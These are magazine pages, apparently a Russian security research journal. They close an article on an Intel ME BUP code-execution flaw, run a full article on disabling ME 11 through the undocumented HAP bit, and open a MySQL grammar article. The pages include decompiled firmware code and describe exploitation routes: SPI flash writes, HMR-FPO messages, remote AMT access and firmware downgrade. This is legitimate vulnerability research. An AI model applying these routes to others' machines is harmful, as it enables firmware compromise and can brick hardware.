         mfs_desc->total_files) << 6), block_chunks_count);
...
         err = sys_write_shared_mem(proc_thread_id, sm_block_idx,
         cur_offset, &buffer[chunk_offset], copy_size, copy_size);
...
      }
   }
...
}
```

Итеративное чтение файла внутри bup_dfs_read_file

Возможные векторы эксплуатации

Для успешной эксплуатации данной уязвимости необходим доступ на запись в MFS или целиком в регион Intel ME на SPI flash. Производители оборудования должны блокировать доступ к региону с ME, но, к сожалению, это делают далеко не все[7]. Если в системе присутствует такая ошибка конфигурации, это автоматически делает систему уязвимой.

В Intel ME предусмотрена штатная возможность обеспечивать доступ на запись к ME-региону через отправку специального сообщения HMR-FPO по HECI из BIOS. Атакующий может послать такое сообщение, используя уязвимость в BIOS или DMA-атаку.

В случае физического доступа к атакуемой машине атакующий всегда может переписать ME на заранее сформированный образ с уязвимостью (через SPI-программатор или используя специальную перемычку), что приводит к полному взлому платформы.

Одним из самых насущных является вопрос о возможности удаленной эксплуатации. Нам кажется, что такая возможность есть, если выполнены следующие условия:

- Атакуется платформа с активированным AMT.
- Атакующий знает пароль администратора AMT или использует уязвимость для обхода авторизации.
- BIOS не имеет пароля (или он известен злоумышленнику).
- BIOS имеет опцию, позволяющую открывать доступ на запись в ME-регион.

Выполнение этих условий позволяет атакующему получить доступ к региону удаленно.

Отметим также, что ROM не контролирует версию Intel ME при запуске, что делает возможным возврат к более старой версии, содержащей уязвимость.

Заключение

Найденная уязвимость Intel ME позволяет выполнять произвольный код. Это ставит под угрозу такие технологии, как Intel Protected Audio Video Path (PAVP), Intel Platform Trust Technology (PTT или fTPM), Intel BootGuard, Intel Software Guard Extention (SGX), и многие другие.

Эксплуатируя найденную нами уязвимость в модуле BUP, нам удалось включить механизм, называемый PCH red unlock, который открывает полный доступ ко всем устройствам PCH, для использования их через DFx-цепочку, иначе говоря с помощью JTAG. Одним из таких устройств и является само ядро ME. Это дало возможность отлаживать код, выполняемый на ME, читать память всех процессов и ядра, а также управлять всеми устройствами внутри PCH. Мы насчитали в совокупности порядка 50 внутренних устройств, полный доступ к которым имеет только ME, а основной процессор — только к весьма ограниченному их подмножеству.

Мы не утверждаем, что наше исследование является исчерпывающим. Тем не менее мы надеемся, что оно поможет другим исследователям, интересующимся безопасностью Intel ME.

Выключаем Intel ME 11, используя недокументированный режим

Максим Горячий, Марк Ермолов

В ходе исследования внутренней архитектуры Intel Management Engine (ME) 11-й версии был обнаружен механизм, отключающий эту технологию после инициализации оборудования и запуска основного процессора. О том, как мы нашли этот недокументированный режим, и о его связи с государственной программой построения доверительной платформы High Assurance Platform (HAP) мы расскажем в этой статье.

Авторы предупреждают, что использование данных знаний на практике может повлечь за собой повреждение вычислительной техники, и не несут за это никакой ответственности, а также не гарантируют работоспособность или неработоспособность чего-либо и не рекомендуют экспериментировать без SPI-программатора.

Данное исследование входит в цикл статей, посвященных внутреннему устройству и особенностям работы Intel ME, и в нем мы расскажем, как отключить основные функции подсистемы. Этот вопрос терзает специалистов уже давно, так как Intel не предоставляет документированного способа отключения ME, а это позволило бы снизить риски утечки данных, например в случае обнаружения в этой технологии уязвимости нулевого дня.

Как выключить ME

Этот вопрос часто задают некоторые владельцы компьютеров x86-архитектуры. Тема деактивации неоднократно поднималась, в том числе и исследователями нашей компании[1]. Актуальности этому вопросу добавляет недавно обнаруженная критическая (CVSS 9,8) уязвимость CVE-2017-5689 в Intel Active Management Technology (AMT) — технологии, которая базируется на Intel ME.

Сразу огорчим читателя: полностью выключить ME на современных компьютерах невозможно. Это связано прежде всего с тем, что именно эта технология отвечает за инициализацию, управление энергопотреблением и запуск основного процессора. Сложности добавляет и тот факт, что часть кода «жестко прошита» внутри микросхемы PCH, которая выполняет функции южного моста на современных материнских платах. Основным средством энтузиастов, которые «борются» с данной технологией, является удаление всего «лишнего» из образа флеш-памяти при сохранении работоспособности компьютера. Но сделать это не так просто, поскольку если встроенный в PCH код не найдет во флеш-памяти модули ME или определит, что они повреждены, система запущена не будет.

Секреты в QResource

Intel дает производителям материнских плат возможность задать небольшое количество параметров ME. Для этого компания предоставляет производителям оборудования специальный набор программного обеспечения, в который входят такие утилиты, как Flash Image Tool (FIT) для настройки параметров ME и Flash Programming Tool (FPT), реализующая поддержку программирования флеш-памяти напрямую через встроенный SPI-контроллер. Данные программы недоступны конечному пользователю, но их без труда можно найти в интернете. Из этих утилит можно извлечь большое количество файлов формата XML (см. подробнее в исследовании Intel ME: The Way of the Static Analysis[2]), изучение которых позволяет узнать много интересного: структуру прошивки ME и описание PCH strap — специальных конфигурационных битов для различных подсистем, интегрированных в микросхему PCH. Нас заинтересовало одно из таких полей с именем «reserve_hap», так как напротив него имелся комментарий High Assurance Platform (HAP) enable.

1 goo.gl/gXA7QG (habrahabr.ru)
2 goo.gl/Pt8S8u (troopers.de, PDF)

148
148
148
148
148

```
C:\MEU>python C:\Python27\Scripts\binwalk meu.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
2810520       0x2AE298        XML document, version: "1.0"
2842816       0x2B60C0        Copyright string: "Copyright (c) "
2851456       0x2B8280        Zlib compressed data, default compression
2858473       0x2B9DE9        XML document, version: "1.0"
2860580       0x2BA624        Zlib compressed data, default compression
2867878       0x2BC2A6        Zlib compressed data, default compression
                              ...
```

Упакованные XML-файлы

```
<LayoutEntry name="reserve_hap" type="bitfield32"
value="0x0" offset="0x0"  bitfield_low="16" />
<!-- High Assurance Platform (HAP) enable -->
```

PCH strap для High Assurance Platform

Поиск в Google не был долгим. Буквально вторая ссылка в выдаче говорит, что такое название носит программа по созданию доверительных платформ, связанная с Агентством национальной безопасности США. Нашей первой мыслью было поставить этот бит и посмотреть, что будет. Это может сделать любой желающий, если у него есть SPI-программатор или доступ в Flash Descriptor (на многих материнских платах некорректно выставлены права доступа к регионам флеш-памяти).

```
Administrator: Command Prompt
c:\temp\meinfo>MEInfoWin64.exe -FWSTS

Intel(R) MEInfo Version: 11.0.15.1003
Copyright(C) 2005 - 2016, Intel Corporation. All rights reserved.


FW Status Register1: 0x80022014
FW Status Register2: 0x364D0106
FW Status Register3: 0x80000030
FW Status Register4: 0x00086000
FW Status Register5: 0x00000000
FW Status Register6: 0x40000800

  CurrentState:                 Disabled
  ManufacturingMode:            Enabled
  FlashPartition:               Valid
  OperationalState:             Transitioning
  InitComplete:                 Initializing
  BUPLoadState:                 Success
  ErrorCode:                    Disabled
  ModeOfOperation:              Alt Disable Mode
  SPI Flash Log:                Not Present
  Phase:                        BringUp
  ICC:                          Valid OEM data, ICC programmed
  ME File System Corrupted:     No
  PhaseStatus:                  UNKNOWN

  FPF and ME Config Status:     Match
```

Статус ME после активации HAP-бита

После загрузки платформы утилита meinfo сообщает странный статус — Alt Disable Mode. Беглые проверки показали, что ME не отвечает на команды и никак не реагирует на воздействия из операционной системы. Мы решили разобраться, как система переходит в этот режим и что он означает. К этому времени у нас уже была проанализирована основная часть модуля BUP, который отвечает за начальную инициализацию платформы и, исходя из вывода meinfo, устанавливает этот статус. Для понимания алгоритма работы BUP необходимо более подробно описать процесс загрузки Intel ME.

Стадии загрузки Intel ME

Запуск начинается с программы ROM, которая содержится во встроенной в PCH статической памяти. К сожалению, способ прочесть или перезаписать эту память широкой общественности не известен (хотя нам в итоге удалось это сделать, используя найденную уязвимость), но в интернете можно найти «предпродажные» версии прошивки ME с разделом ROMB (ROM BYPASS), который, по нашему предположению, дублирует функциональность ROM. Исследуя такие прошивки, можно восстановить основные функции программы первичной инициализации.

Изучение ROMB позволяет понять назначение ROM — выполнение начальной инициализации оборудования, например SPI-контроллера, проверка цифровой подписи заголовка раздела FTPR, загрузка модуля RBE, который расположен уже во флеш-памяти. RBE, в свою очередь, проверяет контрольные суммы модулей KERNEL, SYSLIB, BUP и передает управление на точку входа в ядро.

Следует заметить, это эти три сущности — ROM, RBE и KERNEL — выполняются на нулевом уровне привилегий (в ring-0) ядра MIA.

```
mnfProcExt = v5;
lockedRangesExt = rbe_find_key_vals(metadata, metaLen, 0xB);
if ( modIdx == 1 )
  return RbeProcessSyslibModule(spi_offset, metadata, metaLen, modAttr, lockedRangesExt);
if ( modIdx < 1 )
  return RbeProcessKernelModule(metadata, metaLen, modAttr, mnfProcExt, lockedRangesExt);
if ( modIdx == 2 )
  return RbeProcessBupModule(spi_offset, metadata, metaLen, modAttr, mnfProcExt, lockedRangesExt);
return 1;
```

Проверка целостности SYSLIB, KERNEL и BUP в RBE

Первый процесс, который создается ядром, — это BUP, который уже выполняется в своем адресном пространстве, в ring-3. Других процессов ядро по своей инициативе не запускает, этим занимается сам BUP, а также отдельный модуль LOADMGR, к которому вернемся позже. Назначение BUP (platform BringUP) — это инициализация всего аппаратного окружения платформы (в том числе процессора) и запуск процессов; часть из них «жестко прошита» в коде (SYNCMAN, PM, VFS), а другая часть содержится в InitScript (аналог автозапуска), который хранится в заголовке тома FTPR и защищен цифровой подписью.

```
1 char bup_start_syncman_pn()
2 {
3   bup_start_process("syncman", 1, 0x4000400u, 0, 0);
4   return bup_start_process("pm", 1, 0x1000100u, 0, 0);
5 }
```

Запуск SYNCMAN и PM

Таким образом, BUP считывает InitScript и запускает все процессы, которые удовлетворяют типу запуска ME и являются IBL-процессами.

```
if ( g_bup_vfs_started )
  goto skip_stage_check;
bup_start_vfs();
g_bup_vfs_started = 1;
for ( i = bup_is_cur_stage_block_exec_script_processing(); !i; i = bup_is_cur_stage_block_exec_script_processing() )
{
  while ( 1 )
  {
skip_stage_check:
    if ( g_bup_exec_sc_cur_mod >= g_bup_init_script->number_of_modules )
    {
      err = bup_write_snouball_file("ibl_list", g_bup_ibl_list, g_bup_cur_ibl_list_mod - g_bup_ibl_list, 0, 0, 6);
      goto cleanup_exit;
    }
    exec_sc_cur_mod = g_bup_exec_sc_cur_mod;
    if ( (g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].init_flags & 5) == 1// IBL
      && g_bup_cur_exec_sc_init_flags & g_bup_init_script->init_mod_entries[exec_sc_cur_mod].init_flags
      && g_bup_cur_exec_sc_boot_type & g_bup_init_script->init_mod_entries[exec_sc_cur_mod].boot_type )
    {
      break;
    }
    ++g_bup_exec_sc_cur_mod;
  }
  LOBYTE(err) = bup_start_process(g_bup_init_script->init_mod_entries[exec_sc_cur_mod].name, 0, 0, 0, 0);
  if ( err )
    goto cleanup_exit;
  sys_strncpy_s(g_bup_cur_ibl_list_mod, 0xC, g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].name, 0xC);
  g_bup_cur_ibl_list_mod[0xB] = 0;
  g_bup_cur_ibl_list_mod += 0xC;
  ++g_bup_exec_sc_cur_mod;
}
```

Обработка InitScript

```
Ext#1 InitScript[41]:
   1: FTPR:kernel       Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
   2: FTPR:syslib       Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
   3: FTPR:rbe          Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
   4: FTPR:bup          Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
   5: FTPR:evtdisp      Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
   6: FTPR:bupdrv       Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
   7: FTPR:prtc         Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
   8: FTPR:crypto       Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
   9: FTPR:storage      Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
  10: FTPR:fpf          Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
  11: FTPR:loadmgr      Init: 00010001 (Ibl, CmO_u) Boot: 00000011 (Normal, Recovery)
  12: NFTP:mca_boot     Init: 00010004 (InitImmediately, CmO_u) Boot: 00000001 (Normal)
```

Список модулей с флагом IBL

149
149
149
149

В случае если запуск процесса не удался, BUP не будет запускать систему. Как можно видеть на иллюстрации, последним в списке IBL-процессов является LOADMGR. Именно он дает старт оставшимся процессам, но в отличие от BUP, если в процессе запуска модуля происходит ошибка, LOADMGR просто перейдет к следующему.

Таким образом, первый способ ограничить функционирование Intel ME — удалить все модули, которые не имеют флага IBL в InitScript, что позволит существенно уменьшить размер прошивки. Но первоначально мы хотели выяснить, что происходит с ME в режиме HAP. Для этого рассмотрим программную модель BUP подробнее.




Схема запуска модулей в ME

```
else if ( g_bup_rt_ctx_ptr->boot_type & (INIT_SCRIPT_BOOT_TYPE_FD_OVERRIDE|
          INIT_SCRIPT_BOOT_TEMP_DISABLE|INIT_SCRIPT_BOOT_HMRFPO|INIT_SCRIPT_BOOT_HAP|0x80)
        || g_bup_rt_ctx_ptr->state_sec_boot < 0 )
{
  bup_change_stage(5u);
  g_bup_rt_ctx.prev_stage = g_bup_rt_ctx.cur_stage;
  g_bup_rt_ctx.cur_stage = 5;
  bup_heci1_set_fwsts_error_code(2);
  bup_set_heci1_fwsts_working_state(FWSTS_WS_DISABLED);
  bup_set_heci1_fwsts2_bup_phase_status(0x28);// CM0_TEMP_DISABLE
}
```

Перевод ME в пятую стадию, что равноценно зависанию

```
void __cdecl bup_update_heci1_fwsts_disabled_operating_mode()
{
  char boot_type; // al@1

  boot_type = g_bup_rt_ctx_ptr->boot_type;
  if ( boot_type & INIT_SCRIPT_BOOT_HAP )
  {
    bup_set_heci1_fwsts_operation_mode(2);      // Alt Disable Mode
  }
  else if ( boot_type & 0x88 )
  {
    bup_set_heci1_fwsts_operation_mode(3);      // Temporary Disable mode
    if ( g_bup_rt_ctx_ptr->field_1C < 0 )
      bup_set_heci1_fwsts2_bup_phase_status(0x47);// HFG_CHRST
  }
  else if ( boot_type & INIT_SCRIPT_BOOT_HMRFPO )
  {
    bup_set_heci1_fwsts_operation_mode(5);      // Unsecured mode by HECI message
  }
  else if ( BYTE1(g_bup_rt_ctx_ptr->boot_type) & 1 )
  {
    bup_set_heci1_fwsts_operation_mode(4);      // Unsecured mode by H/W jumper
  }
}
```

Пятая стадия

BringUP

150

150

150

150

150

Если присмотреться к алгоритму работы модуля BUP, можно сказать, что внутри него реализован классический конечный автомат.

На начальной стадии происходит создание внутренней диагностической файловой системы sfs (SUSRAM FS — файловая система, расположенная в энергозависимой памяти), считывание конфигурации. Определяются последующие стадии работы конечного автомата инициализации. Также BUP запускает цикл опроса heci (специального устройства, предназначенного для получения команд от BIOS или операционной системы) на предмет получения DID (DRAM Init Done message) от BIOS. Именно это сообщение позволяет ME понять, что основной BIOS инициализировал оперативную память и зарезервировал для ME специальный регион, UMA, и после этого перейти к следующей стадии.

Как только DID получен, BUP, в зависимости от режима работы, который определяется по разным составляющим, либо запускает IBL-процессы из InitScript (при нормальном режиме работы), либо зависает в цикле, выйти из которого он может только при получении сообщения от PMC, например в результате запроса на перезагрузку или выключение системы.

Именно на этой стадии мы и находим обработку HAP, причем в этом режиме BUP не выполняет InitScript, а зависает. Таким образом, остальная последовательность действий при нормальном режиме работы не имеет отношения к HAP и нами рассматриваться не будет. Главное, что хочется отметить: в режиме HAP, BUP выполняет всю инициализацию платформы (ICC, Boot Guard), но не запускает основные процессы ME.


```
void __cdecl bup_check_hap()
{
  BUP_RUNTIME_CTX *rt_ctx; // edx@3
  char boot_type; // al@3
  int pch_strap_0; // [esp+0h] [ebp-8h]@1
  int cookie; // [esp+4h] [ebp-4h]@1

  cookie = gRnlbCookie;
  if ( !bup_get_pch_straps(0, &pch_strap_0) && BYTE2(pch_strap_0) & 1 )
  {
    rt_ctx = g_bup_rt_ctx_ptr;
    boot_type = g_bup_rt_ctx_ptr->boot_type;
    g_bup_rt_ctx_ptr->pm_ctx.field_9 = 4;
    LOBYTE(rt_ctx->boot_type) = boot_type & 0xFE | INIT_SCRIPT_BOOT_HAP;
  }
  if ( gRnlbCookie != cookie )
    sys_fault();
}
```

Определение режима HAP

Установка HAP-бита

Исходя из вышесказанного, второй вариант отключения состоит в установке HAP-бита и удалении или повреждении всех модулей, кроме тех, которые необходимы для старта — RBE, KERNEL, SYSLIB, BUP. Сделать это можно просто убрав их из CPD-раздела FTPR и пересчитав контрольную сумму заголовка CPD (подробнее структура прошивки ME описана по адресу goo.gl/Pt8S8u, troopers.de, PDF).

Остается еще один вопрос: как установить этот бит? Можно воспользоваться конфигурационными файлами FIT и определить, где он расположен в образе, но есть путь проще. Если открыть FIT, то в секции ME Kernel можно найти некий параметр Reserved. Именно это поле и отвечает за включение режима HAP.




Бит активации режима HAP

HAP и Boot Guard

Нами также был найден код в BUP, который при активированном режиме HAP устанавливает дополнительный бит в политиках Boot Guard. К сожалению, выяснить, чем управляет этот бит, нам пока не удалось.

```
if ( bup_get_boot_type() & INIT_SCRIPT_BOOT_HAP )
{
  g_bup_sb_oem_data.poly_type[0] |= 4u;
  bup_thunk9();
}
```

Установка дополнительного бита для Boot Guard



151
151
151
151

Поддержка ME 11 в me_cleaner

Пока эта статья готовилась к печати, разработчики обновили me_cleaner, в результате чего он стал также удалять из образов все модули, кроме RBE, KERNEL, SYSLIB и BUP, но без установки HAP-бита, что вводит ME в режим TemporaryDisable. Нам стало любопытно, что происходит при таком подходе.

Мы выяснили, что удаление раздела с файловой системой ME приводит к ошибке при чтении файла cfg_rules. Данный файл содержит ряд параметров системы. Среди них, как мы полагаем, есть флаг, который мы назвали «bup_not_temporary_disable». Если он не установлен, вся подсистема переводится в режим TemporaryDisable, а так как этот флаг — глобальная переменная, по умолчанию инициализированная нулем, то ошибка чтения расценивается как конфигурация, требующая отключения.

Отметим также, что мы проверили прошивки от серверной и мобильной версий ME (SPS 4.x и TXE 3.x). В серверной версии этот флаг всегда устанавливается в 1, а в мобильной не анализируется. Из вышесказанного следует, что данный способ не работает на серверных и мобильных версиях (Apollo Lake) ME.

```
void __cdecl bup_read_cfg_rules()
{
  unsigned int bytes_read; // [esp+0h] [ebp-29Ch]@1
  int cfg_rules[165]; // [esp+4h] [ebp-298h]@1
  int cookie; // [esp+298h] [ebp-4h]@1

  cookie = gRmlbCookie;
  bytes_read = 0;
  if ( !bup_dfs_read_file("/home/policy/cfgmgr/cfg_rules", 0, cfg_rules,
        0x294u, &bytes_read) && bytes_read == 0x294 )
  {
    dword_84BE2 = cfg_rules[0x62];
    dword_84BD8 = cfg_rules[0x56];
    dword_84BDE = cfg_rules[0x65];
    dword_84BE6 = cfg_rules[2];
    g_bup_cfg_not_temporary_disabled = cfg_rules[0x14];
    dword_84BEE = cfg_rules[0x59];
    g_bup_cfg_me_clink_enabled = cfg_rules[0x74];
    dword_84BF6 = cfg_rules[0x98];
  }
  if ( gRmlbCookie != cookie )
    sys_fault();
}
```

Чтение файла cfg_rules

Вместо заключения


Итак, мы нашли недокументированный PCH strap, который позволяет перевести Intel ME в режим отключения основной функциональности на ранней стадии. Хотя физическое удаление модулей из образа с сохранением работоспособности неявно доказывает, что этот режим производит отключение ME, бинарный анализ не оставляет поводов для сомнений. С большой долей уверенности можно сказать, что выйти из этого режима Intel ME уже не в состоянии, так как в модулях RBE, KERNEL и SYSLIB не найдено функций, которые позволяли бы это сделать. Также мы считаем, что ROM, интегрированный в PCH, практически не отличается от ROMB, в котором тоже не найдено ничего похожего. Таким образом, HAP позволит защититься от уязвимостей, присутствующих во всех модулях, кроме RBE, KERNEL, SYSLIB, ROM и BUP, но, к сожалению, от эксплуатации ошибок на более ранних этапах этот режим не предохраняет.

Мы ознакомили представителей Intel с деталями исследования. Их ответ подтвердил нашу догадку о связи недокументированного режима с программой High Assurance Platform. С разрешения компании приведем отрывок из ответа:

Mark, Maxim,

In response to requests from customers with specialized requirements we sometimes explore the modification or disabling of certain features. In this case, the modifications were made at the request of equipment manufacturers in support of their customer's evaluation of the US government's "High Assurance Platform" program. These modifications underwent a limited validation cycle and are not an officially supported configuration.

Мы полагаем, что режим HAP — удовлетворение обычной просьбы любой правительственной службы, которая хочет уменьшить вероятность утечки по побочным каналам. Однако остается главный вопрос: как HAP влияет на функционирование Boot Guard? Из-за закрытости этой технологии ответить на него пока не представляется возможным, но мы надеемся, что в скором будущем нам это удастся.



Грамматика MySQL на ANTLR 4: как понять, о чем можно говорить с СУБД

Иван Худяшов

Идут года, компьютерные системы становятся все больше, а приложения все умнее. Но, как показывает практика, проблема их защиты становится только острее, ни на секунду не теряя актуальности. С 2010 года и до сих пор лидером среди эксплуатируемых уязвимостей остается класс уязвимостей типа «инъекции». И это несмотря на то, что существует формальная модель данного класса уязвимостей, позволяющая гарантированно защищаться от атак с их использованием. Фундаментом модели является построение и использование грамматик языков приложений.

В этой статье мы рассмотрим некоторые подробности создания грамматики для MySQL — одного из самых популярных диалектов языка SQL, часто используемого в веб-приложениях.

Межсетевой экран уровня приложений предназначен для анализа и фильтрации трафика в отношении какого-либо приложения или класса приложений, например веб-приложений[1] или СУБД[2]. При его построении возникает необходимость *разговаривать* на языке этого приложения. Для реляционной СУБД таким языком становится диалект SQL. Предположим, что необходимо построить межсетевой экран для СУБД. В этом случае потребуется распознавать и анализировать предложения SQL для принятия решения об их соответствии заданной политике безопасности. В зависимости от решаемых задач (например, обнаружение атак типа «SQL-инъекция», управление доступом, корреляция SQL- и HTTP-запросов) будет необходима та или иная глубина анализа SQL. Так или иначе, потребуется выполнять лексический, синтаксический и семантический анализ предложений SQL.

Формальная грамматика языка

